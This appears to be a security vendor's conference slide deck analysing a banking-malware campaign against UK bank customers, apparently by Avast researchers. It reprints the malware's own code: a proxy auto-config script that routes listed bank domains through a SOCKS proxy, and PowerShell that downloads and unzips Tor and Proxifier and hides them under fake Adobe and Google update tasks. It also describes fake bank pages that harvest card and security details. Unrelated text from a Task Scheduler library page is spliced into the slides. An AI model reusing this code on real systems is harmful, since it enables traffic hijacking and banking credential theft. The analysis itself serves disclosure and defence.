    var proxy = "SOCKS 185.14.30.97:88";
    var hosts = new Array(
        'barclays.co.uk',
        'natwest.com',
        'nwob.com',
        'hsbc.co.uk',
        'www.hsbc.co.uk',
        'business.hsbc.co.uk',
        'santander.co.uk',
        'rbsdigital.com',
        'onlinebusiness.lloydsbank.co.uk',
        'cahoot.com',
        'smile.co.uk',
        'co-operativebank.co.uk',
        'if.com',
        '.if.com',
        'ulsterbankanytimebanking.co.uk',
        'sainsburysbank.co.uk',
        'tescobank.com');
    for (var i = 0; i < hosts.length; i++) {
        if (shExpMatch(host, hosts[i])) {
            return proxy
        }
    }
    return "DIRECT"
}
```


# Tor, Proxifier

- At the end of June, additional tools and features were added

- Tor
- Proxifier

```
$purl = 'http:///' + $Domain + '.link/p.zip?t=' + [System.DateTime]::Now.Ticks;
$wc.DownloadFile($purl, $PFile);
Unzip $PFile $DestTP;
rm - Force $PFile;
$p = $DestTP + '\p\Proxifier.exe';
AddTask 'AdobeFlashPlayerUpdate' $p;

$tor = $DestTP + '\Tor\tor.exe';
$tor_cmd = "-WindowStyle hidden `"``$t = '[DllImport(``user32.dll``)] public static extern bool ShowWindow(int handle, int state);';
add - type - name win - member `'$t - namespace native;
[native.win]::ShowWindow(([System.Diagnostics.Process]::GetCurrentProcess() |
    Get - Process).MainWindowHandle, 0);
Start - Process - WindowStyle hidden - Wait - FilePath \ ``$tor\``";
`"";
AddTask 'GoogleUpdateTask' 'PowerShell.exe' $tor_cmd;
```



# Persistence

- Newer versions are more persistent
- Download and use Task Scheduler Wrapper

## Task Scheduler Managed Wrapper

HOME SOURCE CODE DOWNLOADS DOCUMENTATION DISCUSSIONS ISSUES PEOPLE LICENSE

Page info | Change History (all pages)

Follow (16) | Subscribe

This project provides a wrapper for the Windows Task Scheduler. It aggregates the multiple versions, provides an editor and allows for localization.

### NuGet

This project's assemblies are available via NuGet.

- Main Library: TaskScheduler Managed Wrapper (TaskScheduler)
- UI Library: Task Scheduler Managed Wrapper UI Library (TaskSchedulerUI)

### Main Library

Microsoft introduced version 2.0 (internally version 1.2) with a completely new object model with Windows Vista. The managed assembly closely resembles the new object model, but allows the 1.0 (internally version 1.1) COM objects to be manipulated. It will automatically choose the most recent version of the library found on the host system (up through 1.6). Core features include:

```
$stor=$DestTP+'\Tor\tor.exe';
$stor_cmd="-WindowStyle hidden `"$st = '[DllImport(\"user32.dll\")] public static
AddTask 'GoogleUpdateTask' 'PowerShell.exe' $stor_cmd;
$PFile=$env:Temp+'\p.zip';
$wc=new-object net.webclient;
$puurl='http://'+$Domain+'.link/p.zip?t='+[System.DateTime]::Now.Ticks;
$wc.DownloadFile($puurl,$PFile);
Unzip $PFile $DestTP;
rm -Force $PFile;
$sp=$DestTP+'\p\Proxifier.exe';
AddTask 'AdobeFlashPlayerUpdate' $sp;
```

Name Status Triggers


Adobe Flash...	Ready	At 4:01 PM every day - After triggered, repeat every 1 hour fo
AdobeFlash...	Running	Multiple triggers defined
GoogleUpda...	Ready	Multiple triggers defined
GoogleUpda...	Ready	Multiple triggers defined
GoogleUpda...	Ready	At 10:18 AM every day - After triggered, repeat every 1 hour


General Triggers Actions Conditions Settings History (disabled)

Action	Details
Start a program	C:\Users\win7\AppData\Roaming\TP\p\Proxifier.exe


# Fake banking sites

- Request credentials
  - Credit Card number
  - Social number
  - Mobile Phone number
  - Security code
- Difficult to recognize
  - Fake certificate <https://bank.barclays.co.uk/>
  - Legitimate certificate  [Barclays Bank PLC \[GB\] https://bank.barclays.co.uk/olb/auth/LoginLink.action](https://bank.barclays.co.uk/olb/auth/LoginLink.action)
- Use counter to delay user action


Please wait...  
  
00:02:51




# Intelligent Finance



# Santander



# More affected banks



# Comparing certificates



Barclays Bank PLC [GB] <https://bank.barclays.co.uk/olb/auth/LoginLink.action>

<https://bank.barclays.co.uk/>

# IP Blacklisting


```
function FindProxyForURL(url,host){return "DIRECT"}
```




# GUIDS per country

## GUIDs per country

CH AT GB  
DE FR Other



## Hits per day (May - September)



# Summary

- Effective social engineering tactics used to trick banking customers
- No “Enable content” or “Enable macros”
- Added new target country (UK)
- No executable file, shifted completely to scripts
  - PowerShell, JavaScript
- Additional tools (Tor, Proxifier) and persistence
- Both proxy and config URL behind TOR



# Thank You

Jaromír Horejší @JaromirHorejsi

Jan Širmer @sirmer\_jan

[www.avast.com](http://www.avast.com)

# Q & A